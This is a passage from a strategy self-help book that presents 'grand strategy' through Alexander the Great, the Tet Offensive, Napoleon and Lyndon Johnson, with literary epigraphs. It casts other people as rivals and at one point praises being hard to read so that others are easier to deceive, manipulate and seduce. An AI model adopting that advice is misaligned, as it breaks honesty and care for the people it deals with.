Retreat must never be an end in itself; at some point you have to turn around and fight. If you don't, retreat is more accurately called surrender: the enemy wins. Combat is in the long run unavoidable. Retreat can only be temporary.

PART IV

OFFENSIVE WARFARE

The greatest dangers in war, and in life, come from the unexpected: people do not respond the way you had thought they would, events mess up your plans and produce confusion, circumstances are overwhelming. In strategy this discrepancy between what you want to happen and what does happen is called "friction." The idea behind conventional offensive warfare is simple: by attacking the other side first, hitting its points of vulnerability, and seizing the initiative and never letting it go, you create your own circumstances. Before any friction can creep in and undermine your plans, you move to the offensive, and your relentless maneuvers force so much friction on the enemy that he collapses.

This is the form of warfare practiced by the most successful captains in history, and the secret to their success is a perfect blend of strategic cleverness and audacity. The strategic element comes in the planning: setting an overall goal, crafting ways to reach it, and thinking the whole plan through in intense detail. This means thinking in terms of a campaign, not individual battles. It also means knowing the strengths and weaknesses of the other side, so that you can calibrate your strikes to its vulnerabilities. The more detailed your planning, the more confident you will feel as you go into battle, and the easier it will be to stay on course once the inevitable problems arise. In the attack itself, though, you must strike with such spirit and audacity that you put your enemies on their heels, giving irresistible momentum to your offensive.

The following eleven chapters will initiate you into this supreme form of warfare. They will help you to put your desires and goals into a larger framework known as "grand strategy." They will show you how to look at your enemies and uncover their secrets. They will describe how a solid base of planning will give you fluid options for attack and how specific maneuvers (the flanking maneuver, the envelopment) and styles of attack (hitting centers of gravity, forcing the enemy into positions of great weakness) that work brilliantly in war can be applied in life. Finally, they will show you how to finish off your campaign. Without a vigorous conclusion that meets your overall goals, everything you have done will be worthless. Mastering the various components of offensive warfare will give all of your attacks in life much greater force.

LOSE BATTLES BUT WIN THE WAR

GRAND STRATEGY

Everyone around you is a strategist angling for power, all trying to promote their own interests, often at your expense. Your daily battles with them make you lose sight of the only thing that really matters: victory in the end, the achievement of greater goals, lasting power. Grand strategy is the art of looking beyond the battle and calculating ahead. It requires that you focus on your ultimate goal and plot to reach it. In grand strategy you consider the political ramifications and long-term consequences of what you do. Instead of reacting emotionally to people, you take control, and make your actions more dimensional, subtle, and effective. Let others get caught up in the twists and turns of the battle, relishing their little victories. Grand strategy will bring you the ultimate reward: the last laugh.

> *Readiness is everything. Resolution is indissolubly bound up with caution. If an individual is careful and keeps his wits about him, he need not become excited or alarmed. If he is watchful at all times, even before danger is present, he is armed when danger approaches and need not be afraid. The superior man is on his guard against what is not yet in sight and on the alert for what is not yet within hearing; therefore he dwells in the midst of difficulties as though they did not exist.... If reason triumphs, the passions withdraw of themselves.*
>
> *THE I CHING*, CHINA, CIRCA EIGHTH CENTURY B.C.

THE GREAT CAMPAIGN

Growing up at the Macedonian court, Alexander (356-322 B.C.) was considered a rather strange young man. He enjoyed the usual boyish pursuits, such as horses and warfare; having fought alongside his father, King Philip II, in several battles, he had proved his bravery. But he also loved philosophy and literature. His tutor was the great thinker Aristotle, under whose influence he loved to argue about politics and science, looking at the world as dispassionately as possible. Then there was his mother, Olympias: a mystical, superstitious woman, she had had visions at Alexander's birth that he would one day rule the known world. She told him about them and filled him with stories of Achilles, from whom her family claimed descent. Alexander adored his mother (while hating his father) and took her prophecies most seriously. From early on in life, he carried himself as if he were more than the son of a king.

Alexander was raised to be Philip's successor, and the state he was to inherit had grown considerably during his father's reign. Over the years the king had managed to build up the Macedonian army into the supreme force in all Greece. He had defeated Thebes and Athens and had united all the Greek city-states (except Sparta) into a Hellenic league under his leadership. He was a crafty, intimidating ruler. Then, in 336 B.C., a disgruntled nobleman assassinated him. Suddenly seeing Macedonia as vulnerable, Athens declared its independence from the league. The other city-states followed suit. Tribes from the north now threatened to invade. Almost overnight Philip's small empire was unraveling.

When Alexander came to the throne, he was only twenty, and many considered him unready. It was a bad time for learning on the job; the Macedonian generals and political leaders would have to take him under their wing. They advised him to go slowly, to consolidate his position in both the army and Macedonia and then gradually reform the league through force and guile. That was what Philip would have done. But Alexander would not listen; he had another plan, or so it seemed. Without

giving his enemies in and beyond Macedonia time to organize against him, he led the army south and reconquered Thebes in a series of lightning maneuvers. Next he marched on the Athenians, who, fearing his retribution, begged forgiveness and pleaded to be readmitted to the league. Alexander granted their wish.

The eccentric young prince had shown himself to be a bold and unpredictable king--attacking when he was not meant to, yet showing Athens unexpected mercy. He was hard to read, but his first maneuvers as king had won him many admirers. His next move, however, was still stranger and more audacious: instead of working to consolidate his gains and strengthen the fragile league, he proposed to launch a crusade against the Persian Empire, the Greeks' great enemy. Some 150 years earlier, the Persians had tried to invade Greece. They had almost succeeded, and it remained their dream to try it again and get it right. With Persia a constant threat, the Greeks could never rest easy, and their maritime trade was cramped by the power of the Persian navy.

THE FOX AND THE MONKEY ELECTED KING

The monkey, having danced in an assembly of the animals and earned their approval, was elected by them to be king. The fox was jealous. So, seeing a piece of meat one day in a snare, he led the monkey to it, saying that he had found a treasure. But rather than take it for himself, he had kept guard over it, as its possession was surely a prerogative of royalty. The fox then urged him to take it.

The monkey approached it, taking no care, and was caught in the trap. When he accused the fox of luring him into a trap, the fox replied: "Monkey, you want to reign over all the animals, but look what a fool you are!" It is thus that those who throw themselves into an enterprise without sufficient thought not only fail, but even become a laughing stock.

FABLES, AESOP, SIXTH CENTURY B.C.

In 334 B.C., Alexander led a united army of 35,000 Greeks across the Dardanelle Straits and into Asia Minor, the westernmost part of the Persian Empire. In their first encounter with the enemy, at the Battle of the Granicus, the Greeks routed the Persians. Alexander's generals could only admire his boldness: he seemed poised to conquer Persia, fulfilling his mother's prophecy in record time. He succeeded through speed and by seizing the initiative. Now soldiers and generals alike expected him to head straight east into Persia to finish off the enemy army, which seemed surprisingly weak.

Once again Alexander confounded expectations, suddenly deciding to do what he had never done before: take his time. That would have seemed wise when he first came to power, but now it seemed likely to give the Persians the one thing they needed: time to recover and replenish. Yet Alexander led his army not east but south, down the coast of Asia Minor, freeing local towns from Persian rule. Next he zigzagged east and then south again, through Phoenicia and into Egypt, quickly defeating the weak Persian garrison there. The Egyptians hated their Persian rulers and welcomed Alexander as their liberator. Now Alexander could use Egypt's vast stores of grain to feed the Greek army and help keep the Greek economy stable, while depriving Persia of valuable resources.

As the Greeks advanced farther from home, the Persian navy, which could land an army almost anywhere in the Mediterranean to attack them from the rear or flank, was a worrying threat. Before Alexander set out on his expedition, many had advised him to build up the Greek navy and take the battle to the Persians by sea as well as land. Alexander had ignored them. Instead, as he passed through Asia Minor and then along the coast of Phoenicia, he simply captured Persia's principal ports, rendering their navy useless.

These small victories, then, had a greater strategic purpose. Even so, they would have meant little had the Greeks been unable to defeat the Persians in battle--and Alexander seemed to be making that victory more difficult. The Persian king, Darius, was concentrating his forces east of the Tigris River; he had numbers and his choice of location and could wait in ease for Alexander to cross the river. Had Alexander lost his taste for battle? Had Persian and Egyptian culture softened him? It seemed so: he had begun to wear Persian clothes and to adopt Persian customs. He was even seen worshipping Persian gods.

As the Persian army retreated east of the Tigris, large areas of the Persian empire had come under Greek control. Now Alexander spent much of his time not on warfare but on politics, trying to see how best to govern these regions. He decided to build on the Persian system already in place, keeping the same titles for jobs in the governmental bureaucracy, collecting the same tribute that Darius had done. He changed only the harsh, unpopular aspects of Persian rule. Word quickly spread of his generosity and gentleness toward his new subjects. Town after town surrendered to the Greeks without a fight, only too glad to be part of Alexander's growing empire, which transcended Greece and Persia. He was the unifying factor, the benevolent overseeing god.

> *Epistemologically speaking, the source of all erroneous views on war lies in* idealist *and* mechanistic *tendencies.... People with such tendencies are subjective and one-sided in their approach to problems. They indulge in groundless and purely subjective talk, basing themselves upon a single aspect or temporary manifestation* [*and*] *magnify it with similar subjectivity into the whole of the problem.... Only by opposing idealistic and mechanistic tendencies and taking an objective all-sided view in making a study of war can we draw correct conclusions on the question of war.*
>
> *SELECTED MILITARY WRITINGS*, MAO TSE-TUNG, 1893-1976

Finally, in 331 B.C., Alexander marched on the main Persian force at Arbela. What his generals had not understood was that, deprived of the use of its navy, its rich lands in Egypt, and the support and tribute of almost all of its subjects, the Persian Empire had already crumbled. Alexander's victory at Arbela merely confirmed militarily what he had already achieved months earlier: he was now the ruler of the once mighty Persian Empire. Fulfilling his mother's prophecy, he controlled almost all of the known world.

Interpretation

Alexander the Great's maneuvers bewildered his staff: they seemed to have no logic, no consistency. Only later could the Greeks look back and really see his magnificent achievement. The reason they could not understand him was that Alexander had invented a whole new way of thinking and acting in the world: the art of grand strategy.

In grand strategy you look beyond the moment, beyond your immediate battles and concerns. You concentrate instead on what you want to achieve down the line. Controlling the temptation to react to events as they happen, you determine each of your actions according to your ultimate goals. You think in terms not of individual battles but of a campaign.

Alexander owed his novel style of strategizing to his mother and to Aristotle. His mother had given him a sense of destiny and a goal: to rule the known world. From the age of three, he could see in his mind's eye the role he would play when he was thirty. From Aristotle he learned the power of controlling his emotions, seeing things dispassionately, thinking ahead to the consequences of his actions.

Trace the zigzags of Alexander's maneuvers and you will see their grand-strategic consistency. His quick actions against first Thebes, then Persia, worked psychically on his soldiers and on his critics. Nothing quiets an army faster than battle; Alexander's sudden crusade against the hated Persians was the perfect way to unite the Greeks. Once he was in Persia, though, speed was the wrong tactic. Had Alexander advanced, he would have found himself controlling too much land too quickly; running it would have exhausted his resources, and in the ensuing power vacuum, enemies would have sprung up everywhere. Better to proceed slowly, to build on what was there, to win hearts and minds. Instead of wasting money on building a navy, better simply to make the Persian navy unusable. To pay for the kind of extended campaign that would bring long-term success, first seize the rich lands of Egypt. None of Alexander's actions were wasted. Those who saw his plans bear fruit, in ways they themselves had been entirely unable to predict, thought him a kind of god--and certainly his control over events deep in the future seemed more godlike than human.

There is, however, much difference between the East and the West in cultural heritages, in values, and in ways of thinking. In the Eastern way of thinking, one starts with the whole, takes everything as a whole and proceeds with a comprehensive and intuitive synthesization [*combinaton*] *. In the Western way of thinking, however, one starts with the parts, takes* [*divides*] *a complex matter into component parts and then deals with them one by one, with an emphasis on logical analysis. Accordingly, Western traditional military thought advocates a direct military approach with a stress on the use of armed forces.*

THE STRATEGIC ADVANTAGE: SUN ZI & WESTERN APPROACHES TO WAR, CAO SHAN, ED., 1997

To become a grand strategist in life, you must follow the path of Alexander. First, clarify your life--decipher your own personal riddle--by determining what it is you are destined to achieve, the direction in which your skills and talents seem to push you. Visualize yourself fulfilling this destiny in glorious detail. As Aristotle advised, work to master your emotions and train yourself to think ahead: "This action will advance me toward my goal, this one will lead me nowhere." Guided by these standards, you will be able to stay on course.

Ignore the conventional wisdom about what you should or should not be doing. It may make sense for some, but that does not mean it bears any relation to your own goals and destiny. You need to be patient enough to plot several steps ahead--to wage a campaign instead of fighting battles. The path to your goal may be indirect, your actions may be strange to other people, but so much the better: the less they understand you, the easier they are to deceive, manipulate, and seduce. Following this path, you will gain the calm, Olympian perspective that will separate you from other mortals, whether dreamers who get nothing done or prosaic, practical people who accomplish only small things.

What I particularly admire in Alexander is, not so much his campaigns...but his political sense. He possessed the art of winning the affection of the people.

--Napoleon Bonaparte (1769-1821)

TOTAL WARFARE

In 1967 the leaders of the American war effort in Vietnam thought they were finally making progress. They had launched a series of operations to search out and destroy the Vietcong--North Vietnamese soldiers who had infiltrated South Vietnam and had come to control much of its countryside. These guerrilla fighters were elusive, but the Americans had inflicted heavy losses on them in the few battles

they had managed to force on them that year. The new South Vietnamese government, supported by the Americans, seemed relatively stable, which could help to win it approval among the Vietnamese people. To the north, bombing raids had knocked out many of North Vietnam's airfields and heavily damaged its air force. Although massive antiwar demonstrations had broken out in the United States, polls showed that most Americans supported the war and believed that the end was in sight.

Since the Vietcong and the North Vietnamese army had proved rather ineffective in head-to-head battle against the might of American firepower and technology, the strategy was to somehow lure them into a major engagement. That would be the turning point of the war. And by the end of 1967, intelligence indicated that the North Vietnamese were about to fall into just such a trap: their commander, General Vo Nguyen Giap, was planning a major offensive against the U.S. marine outpost at Khe Sanh. Apparently he wanted to repeat his greatest success, the battle at Dien Bien Phu in 1954, in which he had defeated the French army, driving the French out of Vietnam for good.

Khe Sanh was a key strategic outpost. It was located a mere fourteen miles from the demilitarized zone that separated North from South Vietnam. It was also six miles from the border of Laos, site of a stretch of the famous Ho Chi Minh Trail, the North Vietnamese supply route to the Vietcong in the South. General William C. Westmoreland, the overall U.S. commander, was using Khe Sanh to monitor enemy activity to the north and west. Dien Bien Phu had served a similar role for the French, and Giap had been able to isolate and destroy it. Westmoreland would not allow Giap to repeat that feat. He built well-protected airstrips around Khe Sanh, ensuring full use of his helicopters and control of the air. He called up substantial numbers of troops from the south to the Khe Sanh area, just in case he needed them. He also ordered 6,000 additional marines to reinforce the outpost. But a major attack on Khe Sanh was nothing he wanted to discourage: in frontal battle the enemy would finally expose itself to severe defeat.

In the first few weeks of 1968, all eyes were on Khe Sanh. The White House and the U.S. media were certain that the decisive battle of the war was about to begin. Finally, at dawn on January 21, 1968, the North Vietnamese army launched a vicious assault. As both sides dug in, the battle turned into a siege.

Soon after the engagement began, the Vietnamese were to celebrate their lunar New Year, the holiday called Tet. It was a period of revelry, and in time of war it was also a traditional moment to declare a truce. This year was no different; both sides agreed to halt the fighting during Tet. Early on the morning of January 31, however, the first day of the New Year, reports began to trickle in from all over South Vietnam: virtually every major town and city, as well as the most important American bases, had come under Vietcong attack. An army general, tracking the assault pattern on a map, said it "resembled a pinball machine, lighting up with each raid."

Parts of Saigon itself had been overrun by enemy soldiers, some of whom had managed to blow their way through the wall of the U.S. embassy, the very symbol of the American presence in Vietnam. Marines regained control of the embassy in a bloody fight, which was widely seen on American television. The Vietcong also attacked the city's radio station, the presidential palace, and Westmoreland's own compound at the Tan Son Nhut air base. The city quickly descended into street fighting and chaos.

Outside Saigon, provincial cities, too, came under siege. Most prominent was the North Vietnamese capture of Hue, the ancient Vietnamese capital and a city revered by Buddhists. Insurgents managed to take control of virtually the whole city.

Meanwhile the attacks on Khe Sanh continued in waves. It was hard for Westmoreland to tell what the main target was: were the battles to the south merely a means of drawing forces away from Khe Sanh, or was it the other way around? Within a few weeks, in all parts of South Vietnam, the Americans regained the upper hand, retaking control of Saigon and securing their air bases. The sieges

at Hue and Khe Sanh took longer, but massive artillery and air bombardments eventually doomed the insurgents, as well as leveling entire sections of Hue.

When dark inertia increases, obscurity and inactivity, negligence and delusion, arise. When lucidity prevails, the self whose body dies enters the untainted worlds of those who know reality. When he dies in passion, he is born among lovers of action; so when he dies in dark inertia, he is born into wombs of folly. The fruit of good conduct is pure and untainted, they say, but suffering is the fruit of passion, ignorance the fruit of dark inertia. From lucidity knowledge is born; from passion comes greed; from dark inertia come negligence, delusion, and ignorance. Men who are lucid go upward; men of passion stay in between; men of dark inertia, caught in vile ways, sink low.

THE BHAGAVAD GITA: KRISHNA'S COUNSEL IN TIME OF WAR, CIRCA FIRST CENTURY A.D.

After what later became known as the Tet Offensive was over, Westmoreland likened it to the Battle of the Bulge, near the end of World War II. There the Germans had managed to surprise the Allies by staging a bold incursion into eastern France. In the first few days, they had advanced rapidly, creating panic, but once the Allies recovered, they had managed to push the Germans back--and eventually it became apparent that the battle was the German military's death knell, their last shot. So it was, Westmoreland argued, with the North Vietnamese army at Khe Sanh and the Vietcong throughout the South: they had suffered terrible casualties, far more than the Americans had--in fact, the entire Vietcong infrastructure had been wiped out. They would never recover; at long last the enemy had revealed itself and had been badly mauled.

The Americans thought Tet had been a tactical disaster for the North. But another viewpoint began to trickle in from home: the drama at the U.S. embassy, the siege of Hue, and the attacks on air bases had kept millions of Americans glued to their television sets. Until then the Vietcong had operated mostly in the countryside, barely visible to the American public. Now, for the first time, they were apparent in major cities, wreaking havoc and destruction. Americans had been told the war was winding down and winnable; these images said otherwise. Suddenly the war's purpose seemed less clear. How could South Vietnam remain stable in the face of this ubiquitous enemy? How could the Americans ever claim a clear victory? There was really no end in sight.

American opinion polls tracked a sharp turn against the war. Antiwar demonstrations broke out all over the country. President Lyndon Johnson's military advisers, who had been telling him that South Vietnam was coming under control, now confessed that they were no longer so optimistic. In the New Hampshire Democratic primary that March, Johnson was stunned by his defeat by Senator Eugene McCarthy, who had galvanized the growing antiwar sentiment. Shortly thereafter Johnson announced that he would not run for reelection in the upcoming presidential race and that he would slowly disengage American forces from Vietnam.

The Tet Offensive was indeed the turning point in the Vietnam War, but not in the direction that Westmoreland and his staff had foreseen.

At this the grey-eyed goddess Athena smiled, and gave him a caress, her looks being changed now, so she seemed a woman, tall and beautiful and no doubt skilled at weaving splendid things. She answered briskly: "Whoever gets around you [*Odysseus*] *must be sharp and guileful as a snake; even a god might bow to you in ways of dissimulation. You! You chameleon! Bottomless bag of tricks! Here in your own country would you not give your stratagems a rest or stop spellbinding for an instant?...Two of a kind, we are, contrivers, both. Of all men now alive you are the best in plots*

and story telling. My own fame is for wisdom among the gods--deceptions, too.

THE ODYSSEY, HOMER, CIRCA NINTH CENTURY B.C.

Interpretation

For the American strategists, the success of the war depended mostly on the military. By using their army and superior weaponry to kill as many Vietcong as possible and gain control of the countryside, they would ensure the stability of the South Vietnamese government. Once the South was strong enough, North Vietnam would give up the fight.

The North Vietnamese saw the war very differently. By nature and practice, they viewed conflict in much broader terms. They looked at the political situation in the South, where American search-and-destroy missions were alienating South Vietnamese peasants. The North Vietnamese, meanwhile, did everything they could to win the peasants over and earned for themselves an army of millions of silent sympathizers. How could the South be secure when the Americans had failed to capture the hearts and minds of the Vietnamese farmers? The North Vietnamese also looked to the American political scene, where, in 1968, there was to be a presidential election. And they looked at American culture, where support for the war was wide but not deep. The Vietnam War was the first televised war in history; the military was trying to control information about the war, but the images on television spoke for themselves.

On and on the North Vietnamese went, continually broadening their outlook and analyzing the war's global context. And out of this study they crafted their most brilliant strategy: the Tet Offensive. Using their army of peasant sympathizers in the South, they were able to infiltrate every part of the country, smuggling in arms and supplies under the cover of the Tet holiday. The targets they hit were not only military but televisual: their attacks in Saigon, base of most of the American media (including the CBS newsman Walter Cronkite, visiting at the time) were spectacular; Hue and Khe Sanh were also places heavily covered by American reporters. They also struck symbolic locations--embassies, palaces, air bases--that would suck in media attention. On television all this would create the dramatic (and deceptive) impression that the Vietcong were everywhere while American bombing raids and pacification programs had gotten nowhere. In effect, the goal of the Tet Offensive was not a military target but the American public in front of its televisions. Once Americans lost faith--and in an election year--the war was doomed. The North Vietnamese did not have to win a single pitched battle on the field, and in fact they never did. But by extending their vision beyond the battlefield to politics and culture, they won the war.

We always tend to look at what is most immediate to us, taking the most direct route toward our goals and trying to win the war by winning as many battles as we can. We think in small, microlevel terms and react to present events--but this is petty strategy. Nothing in life happens in isolation; everything is related to everything else and has a broader context. That context includes people outside your immediate circle whom your actions affect, the public at large, the whole world; it includes politics, for every choice in modern life has political ramifications; it includes culture, the media, the way the public sees you. Your task as a grand strategist is to extend your vision in all directions--not only looking further into the future but also seeing more of the world around you, more than your enemy does. Your strategies will become insidious and impossible to thwart. You will be able to harness the relationships between events, one battle setting up the next, a cultural coup setting up a political coup. You will bring the war to arenas your enemies have ignored, catching them by surprise. Only grand strategy can yield grand results.

War is the continuation of politics by other means.

--Carl von Clausewitz (1780-1831)

KEYS TO WARFARE

Thousands of years ago, we humans elevated ourselves above the animal world and never looked back. Figuratively speaking, the key to this evolutionary advance was our powers of vision: language, and the ability to reason that it gave us, let us see more of the world around us. To protect itself from a predator, an animal depended on its senses and instincts; it could not see around the corner or to the other end of the forest. We humans, on the other hand, could map the entire forest, study the habits of dangerous animals and even nature itself, gaining deeper, wider knowledge of our environment. We could see dangers coming before they were here. This expanded vision was abstract: where an animal is locked in the present, we could see into the past and glimpse as far as our reason would take us into the future. Our sight expanded further and further into time and space, and we came to dominate the world.

Somewhere along the line, however, we stopped evolving as rational creatures. Despite our progress there is always a part of us that remains animal, and that animal part can respond only to what is most immediate in our environment--it is incapable of thinking beyond the moment. The dilemma affects us still: the two sides of our character, rational and animal, are constantly at war, making almost all of our actions awkward. We reason and plan to achieve a goal, but in the heat of action we become emotional and lose perspective. We use cleverness and strategy to grab for what we want, but we do not stop to think about whether what we want is necessary, or what the consequences of getting it will be. The extended vision that rationality brings us is often eclipsed by the reactive, emotional animal within--the stronger side of our nature.

More than we are today, the ancient Greeks were close to the passage of the human race from animal to rational. To them our dual nature made us tragic, and the source of tragedy was limited vision. In classical Greek tragedies such as *Oedipus Rex*, the protagonist may think he knows the truth and knows enough about the world to act in it, but his vision is limited by his emotions and desires. He has only a partial perspective on life and on his own actions and identity, so he acts imprudently and causes suffering. When Oedipus finally understands his own role in all his misfortunes, he tears out his eyes--symbols of his tragic limitation. He can see out into the world but not inward into himself.

> *Then he saw Odysseus and asked: "Now tell me about this one, dear child, Shorter than Agamemnon by a head But broader in the shoulders and chest. His armor is lying on the ground And he's roaming the ranks like a ram, That's it, just like a thick-fleeced ram Striding through a flock of silvery sheep." And Helen, Zeus' child: "That is Laertes' son, The master strategist Odysseus, born and bred In the rocky hills of Ithaca. He knows Every trick there is, and his mind runs deep." Antenor turned to her and observed astutely: "Your words are not off the mark there, madam. Odysseus came here once before, on an embassy For your sake along with Menelaus. I entertained them courteously in the great hall And learned each man's character and depth of mind. Standing in a crowd of Trojans, Menelaus, With his wide shoulders, was more prominent, But when both were seated Odysseus was lordlier. When it came time for each to speak in public And weave a spell of wisdom with their words, Menelaus spoke fluently enough, to the point And very clearly, but briefly, since he is not A man of many words. Being older, he spoke first. Then Odysseus, the master strategist, rose quickly, But just stood there, his eyes fixed on the ground. He did not move his staff forward or backward But held it steady. You would have thought him A dull, surly lout without any wit. But when he Opened his mouth and projected his voice The words fell down like snowflakes in a blizzard. No mortal could have vied with Odysseus then, And we no longer held his looks against him."*

The Greeks, however, also recognized the potential for a higher human possibility. Far above the sphere of mortals were the gods on Mount Olympus, who had perfect vision of the world and of both the past and the future; and the human race shared something with them as well as with animals--we were not only part animal but part divine. Furthermore, those able to see further than others, to control their animal nature and think before they acted, were humans of the most deeply human kind--the ones best able to use the reasoning powers that separate us from animals. As opposed to human stupidity (limited vision), the Greeks imagined an ideal human prudence. Its symbol was Odysseus, who always thought before he acted. Having visited Hades, the land of the dead, he was in touch with ancestral history and the past; and he was also always curious, eager for knowledge, and able to view human actions, his own and other people's, with a dispassionate eye, considering their long-term consequences. In other words, like the gods, if to a lesser extent, he had the skill of looking into the future. The consummate realist, the man of vision, Odysseus was a character in the epic poetry of Homer, but there were also historical versions of the ideal: the political figure and military leader Themistocles, for example, and Alexander the Great, raised to heights of combined intellect and action by Aristotle.

The prudent man might seem cold, his rationality sucking pleasure out of life. Not so. Like the pleasure-loving gods on Mount Olympus, he has the perspective, the calm detachment, the ability to laugh, that come with true vision, which gives everything he does a quality of lightness--these traits comprising what Nietzsche calls the "Apollonian ideal." (Only people who can't see past their noses make things heavy.) Alexander, the great strategist and man of action, was also famous for revelry and festivity. Odysseus loved adventure; no one was better at the experience of pleasure. He was simply more reasonable, more balanced, less vulnerable to his own emotions and moods, and he left less tragedy and turmoil in his wake.

This calm, detached, rational, far-seeing creature, called "prudent" by the Greeks, is what we shall call the "grand strategist."

We are all of us to some extent strategists: we naturally want control over our lives, and we plot for power, consciously or unconsciously angling to get what we want. We use strategies, in other words, but they tend to be linear and reactive and are often fractured and struck off course by emotional responses. Clever strategists can go far, but all but a few make mistakes. If they are successful, they get carried away and overreach; if they face setbacks--and setbacks are inevitable over a lifetime--they are easily overwhelmed. What sets grand strategists apart is the ability to look more deeply into both themselves and others, to understand and learn from the past and to have a clear sense of the future, to the extent that it can be predicted. Simply, they see more, and their extended vision lets them carry out plans over sometimes-long periods of time--so long that those around them may not even realize that they have a plan in mind. They strike at the roots of a problem, not at its symptoms, and hit their mark cleanly. In moving toward becoming a grand strategist, you follow in the path of Odysseus and rise toward the condition of the gods. It is not so much that your strategies are more clever or manipulative as that they exist on a higher plane. You have made a qualitative leap.

In a world where people are increasingly incapable of thinking consequentially, more animal than ever, the practice of grand strategy will instantly elevate you above others.

To become a grand strategist does not involve years of study or a total transformation of your personality. It simply means more effective use of what you have--your mind, your rationality, your vision. Having evolved as a solution to the problems of warfare, grand strategy is a military concept. And an examination of its historical development will reveal the key to making it work for you in daily life.

In the early history of warfare, a ruler or general who understood strategy and maneuver could exercise power. He could win battles, carve out an empire, or at the very least defend his own city or state. But problems came with strategy on this level. More than any other human activity, war plays havoc with emotion, stirs the animal within. In plotting war a king would depend on things like his knowledge of the terrain and his understanding of both the enemy's forces and his own; his success would depend on his ability to see these things clearly. But this vision was likely to be clouded. He had emotions to respond to, desires to realize; he could not think his goals through. Wanting to win, he would underestimate the enemy's strength or overestimate his own. When Xerxes of Persia invaded Greece in 480 B.C., he thought he had a perfectly rational plan. There was much he had not taken into account, and disaster followed.

Other rulers actually won their battles only to grow drunk on victory and not know when to stop, stirring up implacable hatred, distrust, and the desire for revenge all around them, culminating in war on several fronts and total defeat--as in the destruction of the warlike Assyrian Empire, its capital of Nineveh eternally buried in the sand. In cases like that, victory in battle brought only danger, exposing the conqueror to ruinous cycles of attack and counterattack.

In ancient times, strategists and historians from Sun-tzu to Thucydides became conscious of this recurring self-destructive pattern in warfare and began to work out more rational ways to fight. The first step was to think beyond the immediate battle. Supposing you won victory, where would it leave you--better off or worse? To answer that question, the logical step was to think ahead, to the third and fourth battles on, which connected like links in a chain. The result was the concept of the campaign, in which the strategist sets a realistic goal and plots several steps ahead to get there. Individual battles matter only in the way they set up the next ones down the line; an army can even deliberately lose a battle as part of a long-term plan. The victory that matters is that of the overall campaign, and everything is subordinated to that goal.

> Forgetting our objectives. --*During the journey we commonly forget its goal. Almost every profession is chosen and commenced as a means to an end but continued as an end in itself. Forgetting our objectives is the most frequent of all acts of stupidity.*
>
> FRIEDRICH NIETZSCHE, 1844-1900

This kind of strategy represented a qualitative advance. Think of chess, where the grand master, instead of focusing only on the move at hand and making it solely in reaction to what the other player has just done, must visualize the entire chessboard deep into the future, crafting an overall strategy, using the moves of the pawns now to set up those of the more powerful pieces later on. Thinking in terms of the campaign gave strategy a new depth. The strategist used more and more of the map.

War on this level required that the strategist think deeply in all directions before launching the campaign. He had to know the world. The enemy was just one part of the picture; the strategist also had to anticipate the reactions of allies and neighboring states--any missteps with them and the entire plan could unravel. He had to imagine the peace after the war. He had to know what his army was capable of over time and ask no more of it than that. He had to be realistic. His mind had to expand to meet the complexities of the task--and all this before a single blow was exchanged.

Yet strategic thinking on this level yielded limitless benefits. A victory on the battlefield would not seduce the leader into an unconsidered move that might ultimately set the campaign back, nor would a defeat unnerve him. When something unexpected happened--and the unexpected is to be expected in war--the solution he improvised to meet it would have to suit goals far on the horizon. His subordination of his emotions to strategic thought would give him more control during the course of

the campaign. He would keep his perspective in the heat of battle. He would not get caught up in the reactive and self-destructive pattern that had destroyed so many armies and states.

This principle of campaigning was only relatively recently christened "grand strategy," but it has existed in various forms since ancient times. It is clearly visible in Alexander's conquest of Persia, in the Roman and Byzantine empires' control of vast territories with small armies, in the disciplined campaigns of the Mongols, in Queen Elizabeth I's defeat of the Spanish Armada, in the Duke of Marlborough's brilliantly conceived campaigns against the Hapsburgs. In modern times North Vietnam's defeat first of the French, then of the United States--in the latter case without winning a single major battle--must be considered a consummate use of the art.

Military history shows that the key to grand strategy--the thing that separates it from simple, garden-variety strategy--is its particular quality of forethought. Grand strategists think and plan further into the future before taking action. Nor is their planning simply a matter of accumulating knowledge and information; it involves looking at the world with a dispassionate eye, thinking in terms of the campaign, planning indirect, subtle steps along the way whose purpose may only gradually become visible to others. Not only does this kind of planning fool and disorient the enemy; for the strategist it has the psychological effects of calm, a sense of perspective, flexibility to change in the moment while keeping the ultimate goal in mind. Emotions are easier to control; vision is far-seeing and clear. Grand strategy is the apex of rationality.

> *Plot against the difficult while it remains easy, Act against the great while it is still minute. Difficult affairs throughout the realm invariably commence with the easy, Great affairs throughout the realm inevitably commence with the small. For this reason the Sage never acts against the great and is thus able to complete greatness. What is tranquil remains easily grasped, What has not yet betrayed signs is easy to plot against. The brittle is easily split, The minute is easily scattered. Act upon them before they attain being, Control them before they become chaotic. Trees that require both arms to embrace Are born from insignificant saplings. A nine-story tower commences with a little accumulated earth, A journey of a thousand kilometers begins beneath one's feet.*
>
> *TAO TE CHING*, LAO-TZU, CIRCA 551-479 B.C.

Grand strategy has four main principles, distilled below from case histories of the most successful practitioners of the art. The more you can incorporate these principles into your plans, the better the results.

Focus on your greater goal, your destiny. The first step toward becoming a grand strategist--the step that will make everything else fall into place--is to begin with a clear, detailed, purposeful goal in mind, one rooted in reality. We often imagine that we generally operate by some kind of plan, that we have goals we are trying to reach. But we're usually fooling ourselves; what we have are not goals but wishes. Our emotions infect us with hazy desire: we want fame, success, security--something large and abstract. This haziness unbalances our plans from the beginning and sets them on a chaotic course. What have distinguished all history's grand strategists and can distinguish you, too, are specific, detailed, focused goals. Contemplate them day in and day out, and imagine how it will feel to reach them and what reaching them will look like. By a psychological law peculiar to humans, clearly visualizing them this way will turn into a self-fulfilling prophecy.

Having clear objectives was crucial to Napoleon. He visualized his goals in intense detail--at the beginning of a campaign, he could see its last battle clearly in his mind. Examining a map with his aides, he would point to the exact spot where it would end--a ridiculous prediction, it might seem, since not only is war in any period subject to chance and to whatever the enemy comes up with to

surprise you, but the maps of Napoleon's era were notoriously unreliable. Yet time and again his predictions would prove uncannily correct. He would also visualize the campaign's aftermath: the signing of the treaty, its conditions, how the defeated Russian czar or Austrian emperor would look, and exactly how the achievement of this particular goal would position Napoleon for his next campaign.

As a young man, Lyndon B. Johnson, despite his limited education, was determined to become president one day. Dream turned into obsession: he could picture himself as president, strutting the world's stage. As he advanced in his career, he never did anything without one eye on this ultimate objective. In 1957, Johnson, by that time a Texas senator, supported a civil rights bill. That damaged him in Texas but elevated him nationally: apparently a senator from the South had stuck his neck out, risking his job. Johnson's vote caught the attention of John F. Kennedy, who, in the campaign of 1960, nominated him for vice president--the job that was ultimately Johnson's stepping-stone to the presidency.

